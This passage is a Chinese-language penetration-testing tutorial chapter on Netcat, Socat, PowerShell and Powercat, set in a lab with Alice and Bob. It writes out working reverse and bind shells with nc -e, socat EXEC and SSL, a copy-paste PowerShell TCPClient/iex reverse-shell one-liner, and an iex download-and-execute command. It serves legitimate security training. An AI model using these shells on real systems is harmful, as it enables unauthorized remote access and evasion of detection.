现代安全专业人员可以使用几年前无法想象的各种高级工具。但是,我们经常会在现场遇到以下情况:唯一可用的工具是目标计算机上已经安装的工具。在其他时候,我们可能只能传输小文件以扩大在目标网络上的立足点。出于这些原因,至关重要的是,必须对每个渗透工具包中的一些实用工具有所了解。我们经常使用的一些工具是Netcat,Socat,PowerShell,Wireshark和Tcpdump。
4.1 Netcat
Netcat由Hobbit于1995年首次发布,它是“原始的”网络渗透测试工具之一,功能丰富,以至于不辜负作者指定为黑客的“瑞士军刀”。Netcat最清楚的定义来自Hobbit本人:一个简单的实用程序,它使用TCP或UDP协议跨网络连接读取和写入数据。
4.1.1 连接到TCP/UDP端口
Netcat可以在客户端或服务器模式下运行。首先,让我们看一下客户端模式。我们可以使用客户端模式连接到任何TCP/UDP端口,从而使我们能够:
- 检查端口是否打开或关闭
- 从监听端口上获取服务banner
- 手动连接到网络服务
首先,使用Netcat(nc)检查一台实验室计算机上是否打开了TCP端口110(POP3邮件服务)。我们将提供几个参数:-n 选项可跳过DNS解析,-v 显示更多详情,目的IP地址和端口号:
kali@kali:~$ nc -nv 10.11.0.22 110 (UNKNOWN) [10.11.0.22] 110 (pop3) open +OK POP3 server lab ready 00003.1277944@lab
首先,TCP成功连接到10.11.0.22上的端口110(标准命名为10.11.0.22:110),因此Netcat将远程端口报告为开放。接下来,服务器通过回复我们来响应我们的连接,打印出服务器欢迎消息,并提示我们登录,这是POP3服务的标准行为。
让我们尝试与服务器互动:
kali@kali:~$ nc -nv 10.11.0.22 110 (UNKNOWN) [10.11.0.22] 110 (pop3) open +OK POP3 server lab ready 00004.1546827@lab USER offsec +OK offsec welcome here PASS offsec -ERR unable to lock mailbox quit +OK POP3 server lab signing off. kali@kali:~$
我们已经成功使用Netcat与POP3服务进行了对话(即使我们的登录尝试失败了)。
4.1.2 监听TCP/UDP端口
使用Netcat监听TCP/UDP端口对于客户端应用程序的网络调试或接收TCP/UDP网络连接很有用。让我们尝试使用Netcat作为客户端和服务器来实现涉及两台计算机的简单聊天服务。
在IP地址为10.11.0.22的Windows计算机上,我们将Netcat设置为监听TCP端口4444上的传入连接。我们将使用 -n 选项禁用DNS解析,使用 -l 创建监听器,使用 -v 显示更多详情,并使用 -p 指定监听端口号:
C:\Users\offsec> nc -nlvp 4444 listening on [any] 4444 …
现在我们已经将Windows机器上的端口4444绑定到了Netcat,让我们从Linux机器连接到该端口并输入一行文本:
kali@kali:~$ nc -nv 10.11.0.22 4444 (UNKNOWN) [10.11.0.22] 4444 (?) open This chat is from the linux machine
我们的文本将通过TCP端口4444发送到Windows机器,我们可以继续从Windows机器进行“聊天”:
C:\Users\offsec> nc -nlvp 4444 listening on [any] 4444 … connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43447 This chat is from the linux machine This chat is from the windows machine
尽管这不是一个令人兴奋的示例,但它演示了Netcat中的几个重要功能。在继续之前,请尝试回答以下重要问题:
- 哪台计算机充当Netcat服务端?
- 哪台计算机充当Netcat客户端?
- 端口4444实际在哪台计算机上打开?
- 客户端和服务端之间的命令行语法有什么区别?
4.1.3 使用Netcat传输文件
Netcat还可以用于将文本和二进制文件从一台计算机传输到另一台计算机。实际上,取证研究人员通常将Netcat与dd(磁盘复制实用程序)结合使用,以通过网络创建取证磁盘映像。
要将文件从我们的Kali虚拟机发送到Windows系统,我们启动与上一个聊天示例相似的设置,但有一些细微的差别。在Windows机器上,我们将在端口4444上设置一个Netcat监听器,并将所有输出重定向到一个名为incoming.exe的文件中:C:\Users\offsec> nc -nlvp 4444 > incoming.exe listening on [any] 4444 …
在Kali系统上,我们将通过TCP端口4444将wget.exe文件推送到Windows计算机:
kali@kali:~$ locate wget.exe /usr/share/windows-resources/binaries/wget.exe kali@kali:~$ nc -nv 10.11.0.22 4444 < /usr/share/windows-resources/binaries/wget.exe (UNKNOWN) [10.11.0.22] 4444 (?) open
Windows计算机上的Netcat接收到该连接,如下所示:
C:\Users\offsec> nc -nlvp 4444 > incoming.exe listening on [any] 4444 … connect to [10.11.0.22] from
请注意,我们还没有收到Netcat关于文件上传进度的任何反馈。在这种情况下,由于我们上传的文件很小,我们可以等待几秒钟,然后通过尝试运行该文件来检查文件是否已完全上传到Windows计算机:
C:\Users\offsec> incoming.exe -h GNU Wget 1.9.1, a non-interactive network retriever. Usage: incoming [OPTION]… [URL]…
我们可以看到,这实际上是wget.exe可执行文件,并且文件传输成功。
4.1.4 使用Netcat进行远程管理
Netcat最有用的功能之一是其执行命令重定向的能力。传统的Netcat(与“DGAPING_SECURITY_HOLE”标志一起编译)启用 -e 选项,该选项在建立或接收成功连接后执行程序。从安全的角度来看,这一强大的功能开辟了各种有趣的可能性,因此在大多数现代Linux/BSD系统中均不可用。但是,由于Kali是渗透测试发行版,因此Kali中包含的Netcat版本支持 -e 选项。
启用后,此选项可以将可执行文件的输入,输出和错误消息重定向到TCP/UDP端口而不是默认控制台。
例如,考虑 cmd.exe 可执行文件。通过将stdin,stdout和stderr重定向到网络,我们可以将 cmd.exe 绑定到本地端口。连接到此端口的任何人都将在目标计算机上看到命令提示符。
为了清楚了解这一点,让我们通过运行一些涉及Alice和Bob更多的场景。
4.1.4.1 正向连接

在我们的第一种情况下,Bob(运行在Windows)请求Alice(运行在inux)的帮助,并要求她连接到计算机并远程发出一些命令。Bob有一个公共IP地址,并直接连接到Internet,但是,Alice位于NAT连接的后面,并且具有内部IP地址。要完成此方案,Bob需要将cmd.exe绑定到其公共IP地址上的TCP端口,并要求Alice连接到其特定IP地址和端口。
Bob将检查其本地IP地址,然后在与监听端口建立连接后,使用 -e 选项运行Netcat以执行cmd.exe:
C:\Users\offsec> ipconfig Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IPv4 Address. . . . . . . . . . . : 10.11.0.22 Subnet Mask . . . . . . . . . . . : 255.255.0.0 Default Gateway . . . . . . . . . : 10.11.0.1 C:\Users\offsec> nc -nlvp 4444 -e cmd.exe listening on [any] 4444 …
现在,Netcat已将TCP端口4444绑定到cmd.exe,并将所有输入、输出或错误消息从cmd.exe重定向到网络。换句话说,连接到Bob计算机上的TCP4444端口(希望是Alice)的任何人都将看到Bob的命令提示符。这的确是一个“巨大的安全漏洞”!
kali@kali:~$ ip address show eth0 | grep inet inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0 kali@kali:~$ nc -nv 10.11.0.22 4444 (UNKNOWN) [10.11.0.22] 4444 (?) open Microsoft Windows [Version 10.0.17134.590] (c) 2018 Microsoft Corporation. All rights reserved. C:\Users\offsec> ipconfig Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IPv4 Address. . . . . . . . . . . : 10.11.0.22 Subnet Mask . . . . . . . . . . . : 255.255.0.0 Default Gateway . . . . . . . . . : 10.11.0.1
4.1.4.2 反向连接
在第二种情况下,Alice需要Bob的帮助,但是,Alice无法控制办公室中的路由器,因此无法将流量从路由器转发到她的内部计算机。
在这种情况下,我们可以利用Netcat的另一个功能:到shell命令发送到主机监听特定端口上。在这种情况下,尽管Alice无法将端口本地绑定到计算机上的/bin/bash并希望Bob连接,但她可以将对shell的控制权发送给Bob的计算机。这称为反向连接,为了使此工作正常进行,Bob首先将设置Netcat来监听传入的Shell。在示例中,我们将使用端口4444:
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 …
现在,Alice可以从她的Linux机器发送反向连接给Bob,我们使用 -e 选项使应用程序远程可用,Linux下的shell应用程序是/bin/bash:
kali@kali:~$ ip address show eth0 | grep inet inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0 kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash (UNKNOWN) [10.11.0.22] 4444 (?) open
建立连接后,Alice的Netcat将/bin/bash输入、输出和错误数据流重定向到端口4444上的Bob的计算机,并且Bob可以与该Shell进行交互:
C:\Users\offsec>nc -nlvp 4444 listening on [any] 4444 … connect to [10.11.0.22] from <UNKNOWN) [10.11.0.4] 43482 ip address show eth0 | grep inet inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0
花一些时间考虑正向连接和反向连接之间的区别,以及从组织安全角度来看,这些区别如何应用于各种防火墙配置。
重要的是要意识到传出流量可能与传入流量一样有害。下图描述了反向连接场景,其中Bob在Alice的Linux计算机上穿越公司防火墙获得远程Shell访问:
基于主机的防火墙通常会阻止对我们正向连接的访问。我们通常使用反向连接,因为它们更易于排除故障。
4.1.5 练习
- 在您的Kali机器和Windows系统之间实现简单的聊天
- 使用Netcat创建:
- 将Kali反向连接到Windows
- 将Windows反向连接到Kali
- 使用Windows正向连接到Kali
- 使用Kali正向连接到Windows
- 将文件从Kali传输到Windows,反过来再试一次
- 在Windows系统上启用了防火墙的情况下再次进行练习。根据需要调整练习,以解决防火墙保护问题,并了解练习的哪些部分将无法成功完成。
4.2 Socat
Socat是一个命令行实用程序,可建立两个双向字节流并在它们之间传输数据。对于渗透测试,它类似于Netcat,但具有其他有用的功能。
尽管socat可以做很多事情,但我们仅会覆盖其中的几部分以说明其用途。让我们开始探索socat,看看它与Netcat的比较。4.2.1 Netcat vs Socat
首先,让我们同时使用Netcat和 socat 连接到80端口上的远程服务器:kali@kali:~$ nc
80 kali@kali:~$ socat - TCP4: :80
两者的语法相似,但socat需要“-”来在STDIO和远程主机(允许我们的键盘与bash进行交互)和协议(TCP4)之间传输数据。 协议,选项和端口号以冒号分隔。
因为将监听器绑定到低于1024的端口需要root权限,所以在端口443上启动监听器时,我们需要使用 sudo:
kali@kali:~$ sudo nc -lvp localhost 443 kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
请注意,监听器的协议(TCP4-LISTEN)和STDOUT参数都需要添加,以重定向标准输出。
4.2.2 使用Socat传输文件
接下来,我们将尝试传输文件。继续使用先前虚构的Alice和Bob,假设Alice需要向Bob发送一个名为secret_passwords.txt的文件。提醒一下,Alice的主机运行在Linux上,Bob的主机运行在Windows。让我们看看实际情况。
在Alice方面,我们将在端口443上共享文件。在此示例中,TCP4-LISTEN选项指定一个IPv4监听器,一旦建立了到监听器的连接,fork将创建一个子进程,该进程允许多个连接,并且 file: 指定要传输的文件名:
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
在Bob的这里,我们将连接到Alice的计算机并保存文件。在此示例中,TCP4选项指定IPv4,后跟Alice的IP地址(10.11.0.4)和监听端口号(443),file: 表示将文件保存到Bob的计算机上的本地文件名,create表示创建一个新的文件:
C:\Users\offsec> socat TCP4:10.11.0.4:443 file:received_secret_passwords.txt,create C:\Users\offsec> type received_secret_passwords.txt “try harder!!!”
4.2.3 Socat反向连接
让我们看一下使用socat的反向连接。首先,Bob将在443端口上启动监听器,为此,他将使用-d -d选项以增加详细程度(显示致命、错误、警告和通知消息),TCP4-LISTEN:443 在443端口上创建IPv4监听器,以及 STDOUT 把标准输出(STDOUT)输出到TCP套接字:
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT … socat[4388] N listening on AF=2 0.0.0.0:443
接下来,Alice将使用socat的EXEC选项(类似于Netcat -e选项),该选项将在建立远程连接后执行指定程序。在这种情况下,Alice会将/bin/bash(EXEC:/bin/bash)发送到10.11.0.22:443上的Bob监听套接字:
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
建立连接后,Bob可以在socat会话中输入命令,该命令将在Alice的计算机上执行。
… socat[4388] N accepting connection from AF=2 10.11.0.4:54720 on 10.11.0.22:443 … socat[4388] N using stdout for reading and writing … socat[4388] N starting data transfer loop with FDs [4,4] and [1,1] whoami kali id uid=1000(kali) gid=1000(kali) groups=1000(kali)
这是一个很好的开始,我们已经涵盖了一些重要的主题,但是到目前为止,我们所有的socat网络活动都是公开的。让我们看一下socat加密的基础知识。
4.2.4 Socat加密的正向连接
我们要依靠安全套接字层证书在正向连接中实现加密。这种加密级别将有助于逃避入侵检测系统(IDS),并将有助于隐藏我们正在收发的敏感数据。
继续Alice和Bob的示例,我们将使用openssl应用程序使用以下选项来创建自签名证书:
- req:发起新的证书签名请求
- -newkey:生成一个新的私钥
- rsa:2048:使用2048位密钥长度的RSA加密
- -nodes:存储私钥而不使用密码短语保护
- -keyout:将密钥保存到文件
- -x509:输出自签名证书而不是证书请求
- -days:以天为单位设置有效期
- -out:将证书保存到文件
生成密钥后,我们会将证书及其私钥归类到一个文件中,该文件最终将用于加密正向连接。
现在,我们将在Alice的计算机上逐步完成此过程:
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt Generating a 2048 bit RSA private key …………………+++ …………………………..+++
writing new private key to ‘bind_shell.key’
You are about to be asked to enter information that will be incorporated into your certificate request. What you are about to enter is what is called a Distinguished Name or a DN. There are quite a few fields but you can leave some blank For some fields there will be a default value,
If you enter ‘.’, the field will be left blank.
Country Name (2 letter code) [AU]:US State or Province Name (full name) [Some-State]:Georgia Locality Name (eg, city) []:Atlanta Organization Name (eg, company) [Internet Widgits Pty Ltd]:Offsec Organizational Unit Name (eg, section) []:Try Harder Department Common Name (e.g. server FQDN or YOUR name) []: Email Address []: kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
现在已经生成了密钥和证书,我们首先需要将它们转换为socat将接受的格式。为此,在创建加密的socat监听器之前,我们将bind_shell.key和bind_shell.crt文件都合并到一个.pem文件中。
我们将使用 OPENSSL-LISTEN 选项在端口443上创建监听器,cert=bind_shell.pem指定我们的证书文件,verify选项禁用SSL验证,fork选项在监听器建立连接后派生出一个子进程:
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
现在,我们可以将Bob的计算机连接到Alice的shell了。
我们将使用“-”在STDIO和远程主机之间传输数据,使用OPENSSL在10.11.0.4:443上建立与Alice监听器的远程SSL连接,并用verify=0禁用SSL证书验证:
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0 id uid=1000(kali) gid=1000(kali) groups=1000(kali) whoami kali
太好了!我们的正向连接已成功创建,我们能够将命令传递给Alice的计算机。
自己花一些时间探索socat,这是在渗透测试期间将非常有用的工具。
4.2.5 练习
- 使用 socat 将 powercat.ps1 从Kali传输到Windows。将文件保留在系统上,以在下一部分中使用。
- 使用 socat 创建从Windows到Kali的反向连接。
- 在Windows系统上创建一个加密的正向连接,在Kali使用不加密连接,还能连接上吗?
- 在Windows系统上创建一个未加密的socat正向连接,在Kali使用Netcat连接,还能连接上吗?
注意:如果 cmd.exe 没有执行,则根据收到的错误研究可能需要将其他参数传递给 EXEC 选项。
4.3 PowerShell和Powercat
Windows PowerShell是基于任务的命令行shell和脚本语言。它是专为系统管理员和高级用户设计的,可以快速自动管理多个操作系统(Linux,macOS,Unix和Windows)以及与运行于它们上的应用程序相关的进程。
不用说,PowerShell是用于渗透测试的强大工具,可以安装在Windows的各种版本上(或默认安装在Windows上)。它默认安装在从Server2008 R2和Win7及其更高版本上。
Windows PowerShell 5.0在以下版本的Windows上运行:
- Windows Server 2016, 默认安装
- Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 with Service Pack 1/Windows 8.1/Windows 7 with Service Pack 1 (安装Windows Management Framework 5.0以运行它)
Windows PowerShell 4.0在以下版本的Windows上运行:
- Windows 8.1/Windows Server 2012 R2, 默认安装
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1 (安装Windows Management Framework 4.0以运行它)
Windows PowerShell 3.0在以下版本的Windows上运行:
- Windows 8/Windows Server 2012, 默认安装
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1/2 (安装Windows Management Framework 3.0以运行它)
PowerShell包含一个内置的集成开发环境(IDE),称为Windows PowerShell集成脚本环境(ISE)。ISE是Windows PowerShell的宿主应用程序,使我们能够在基于Windows的图形用户界面的Windows PowerShell中运行命令,编写,测试和调试脚本。该界面提供多行编辑,制表符补全,语法着色,选择性执行,上下文相关的帮助,从右到左语言的支持等:
PowerShell维护执行策略,该策略确定可以在系统上运行哪种类型的PowerShell脚本(如果有)。默认策略为“受限”,这实际上意味着系统既不会加载PowerShell配置文件也不会运行PowerShell脚本。就本模块而言,我们将需要在Windows客户端计算机上设置“不受限制”的执行策略。为此,我们单击Windows“开始”按钮,右键单击Windows PowerShell应用程序,然后选择“以管理员身份运行”。当出现用户帐户控制提示时,选择是,然后输入Set-ExecutionPolicy Unrestricted:
Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted Execution Policy Change The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks described in the about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy? [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is “N”): y PS C:\WINDOWS\system32> Get-ExecutionPolicy Unrestricted
PowerShell具有响应能力和强大功能,使我们能够执行多个任务而无需在目标上安装其他工具。让我们进一步研究PowerShell,以演示它在渗透测试中如何发挥作用。
4.3.1 使用PowerShell传输文件
继续Alice和Bob的例子,我们将使用PowerShell将文件从Bob传输到Alice。
由于PowerShell的强大功能和灵活性,这并不像Netcat甚至socat那样简单明了,乍看命令有些混乱。我们将执行命令,然后分解:
C:\Users\offsec> powershell -c “(new-object System.Net.WebClient).DownloadFile(‘http://10.11.0.4/wget.exe','C:\Users\offsec\Desktop\wget.exe‘)” C:\Users\offsec\Desktop> wget.exe -V GNU Wget 1.9.1 Copyright (C) 2003 Free Software Foundation, Inc. This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details. Originally written by Hrvoje Niksic hniksic@xemacs.org.
我们可以看到执行命令后传输文件完成,并且执行时没有任何返回消息,让我们分析一下实现此目的的PowerShell命令。
首先,我们使用-c选项,这将执行提供的命令(用双引号引起来),就像在PowerShell提示符下键入的一样。
我们正在执行的命令包含几个组件。首先,我们使用“new-object”的cmdlet,该cmdlet允许我们实例化.Net Framework或COM对象。在这种情况下,我们将创建WebClient类的实例,该实例在System.Net命名空间中定义和实现。WebClient类用于访问URI标识的资源,它公开了一个名为DownloadFile的公共方法,该方法需要我们的两个关键参数:源位置(如前所述,以URI的形式)和目标位置,获取到的数据将被存储。
这种语法看似令人困惑,但实际上相当简单。请参考Microsoft System.Net参考,以查看此命名空间中所有已实现类的列表。然后,继续执行WebClient类,最后继续执行DownloadFile方法,以可视化本示例中使用的类和方法的结构。
在Bob的计算机上下载了wget.exe后,他就可以将其用作下载其他文件或继续使用PowerShell。
4.3.2 反向连接
在本节中,我们将从反向连接开始,利用PowerShell单行代码执行反向连接。
首先,我们将在Alice的计算机上设置一个简单的Netcat监听器:
kali@kali:~$ sudo nc -lnvp 443 listening on [any] 443 …
接下来,我们将从Bob的计算机发送一个PowerShell反向连接。同样,从语法上讲,这不像Netcat或socat那样简洁,但PowerShell存在于大多数Windows计算机上,因此探索PowerShell是很重要的。首先,让我们看一下代码,然后将其分解:
$client = New-Object System.Net.Sockets.TCPClient(‘10.11.0.4’,443); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) { $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String ); $sendback2 = $sendback + ‘PS ‘ + (pwd).Path + ‘> ‘; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush(); } $client.Close();
与我们以前使用的工具相比,这似乎非常复杂。但是,PowerShell强大而灵活。它不是单一功能的工具。因此,我们必须使用复杂的语法来调用复杂的功能。
该代码由用分号分隔的几个命令组成。首先,我们看到一个客户端变量,该变量被分配了目标IP地址,一个流变量,一个称为bytes的字节数组和一个while循环,然后进行了调用以关闭客户端连接。在while循环中,我们可以看到几行负责将数据读取和写入网络流。请注意,iex(“ Invoke-Expression”)cmdlet是此代码块的关键部分,因为它运行作为命令接收到的任何字符串,然后将命令的结果重定向并通过数据流发送回去。
可以将此代码合并为一个冗长的单行代码,以在命令提示符下执行:
C:\Users\offsec> powershell -c “$client=New-Object System.Net.Sockets.TCPClient(‘10.11.0.4’,443);$stream=$client.GetStream();[byte[]]$bytes=0..65535|%{0};while(($i=$stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback=(iex $data 2>&1 | Out-String ); $sendback2=$sendback+’PS ‘+ (pwd).Path + ‘> ‘;$sendbyte= ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()”
这看上去很艰巨,但是没有必要记住它。我们可以在实时渗透测试期间复制并粘贴这种类型的命令(替换IP和端口号)。
最后,我们在Netcat收到反向连接
kali@kali:~$ sudo nc -lnvp 443 listening on [any] 443 … connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515 PS C:\Users\offsec>
简而言之,通过简单地替换System.Net.Sockets.TCPClient调用中的IP地址和端口号,我们可以轻松地重用此PowerShell反向连接命令。
4.3.3 正向连接
正向连接和反向连接的过程相反。首先在Bob上创建正向连接,然后Alice使用Netcat上连接到它。
在下面的代码片段中,我们将再次使用 -c 选项将命令传递给powershell。与反向连接一样,此复杂命令可以分解为多个命令,除了客户端变量,流变量和字节变量外,我们还有一个使用System.Net.Sockets.TcpListener类的新监听器变量。此类需要两个参数:首先是要侦听的地址,其次是端口。通过提供0.0.0.0作为本地地址,我们的正向连接将在系统上的所有IP地址上可用。同样,我们使用iex cmdlet执行命令:
C:\Users\offsec> powershell -c “$listener = New-Object System.Net.Sockets.TcpListener(‘0.0.0.0’,443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + ‘PS ‘ + (pwd).Path + ‘> ‘;$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()”
通过监听正向连接,我们可以像使用任何其他shell一样使用Alice机器上的Netcat连接到它。我们为Netcat使用了-v选项,因为正向连接在首次连接时可能不会弹出提示:
kali@kali:~$ nc -nv 10.11.0.22 443 (UNKNOWN) [10.11.0.22] 443 (https) open ipconfig Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IPv4 Address. . . . . . . . . . . : 10.11.0.22 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 10.11.0.1 C:\Users\offsec>
PowerShell非常强大,我们甚至还没有完全了解它的功能。由于Microsoft在基于Windows的管理和自动化中越来越多地使用PowerShell,因此了解如何正确使用PowerShell来实现我们的目标极为重要。请参阅Microsoft PowerShell文档和Microsoft System.Net参考,以获取更多类和方法以及各种在线提供的PowerShell培训和讲座。
4.3.4 Powercat
Powercat本质上是besimorhino编写的Netcat的PowerShell版本。 这是一个脚本,我们可以将其下载到Windows主机,以利用PowerShell的优势并简化正向/反向连接的创建。
可以使用apt install powercat将Powercat安装在Kali中,该脚本会将脚本放置在/usr/share/windows-resources/powercat中。
我们可以跳过第一步,这是将脚本从我们的Kali Linux计算机传输到Windows主机的步骤,因为我们已经很熟悉文件传输了。
将脚本放在目标主机上,我们首先加载powercat.ps1脚本。这将使脚本中声明的所有变量和函数在当前PowerShell范围中可用。这样,我们可以直接在PowerShell中使用powercat函数,而不是每次都执行脚本。
PS C:\Users\Offsec> . .\powercat.ps1
如果目标计算机已连接到Internet,则可以使用方便的iex cmdlet再次使用远程脚本执行以下操作:
PS C:\Users\Offsec> iex (New-Object System.Net.Webclient).DownloadString(‘https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1‘)
值得注意的是,以这种方式加载的脚本仅在当前PowerShell实例中可用,并且每次重新启动PowerShell时都需要重新加载。
现在,我们的脚本已加载,我们可以如下执行powercat:
PS C:\Users\offsec> powercat You must select either client mode (-c) or listen mode (-l).
通过查看帮助菜单,我们可以快速熟悉Powercat:
PS C:\Users\offsec> powercat -h powercat - Netcat, The Powershell Version Github Repository: https://github.com/besimorhino/powercat This script attempts to implement the features of netcat in a powershell script. It also contains extra features such as built-in relays, execute powershell, and a dnscat2 client. Usage: powercat [-c or -l] [-p port] [options] -c
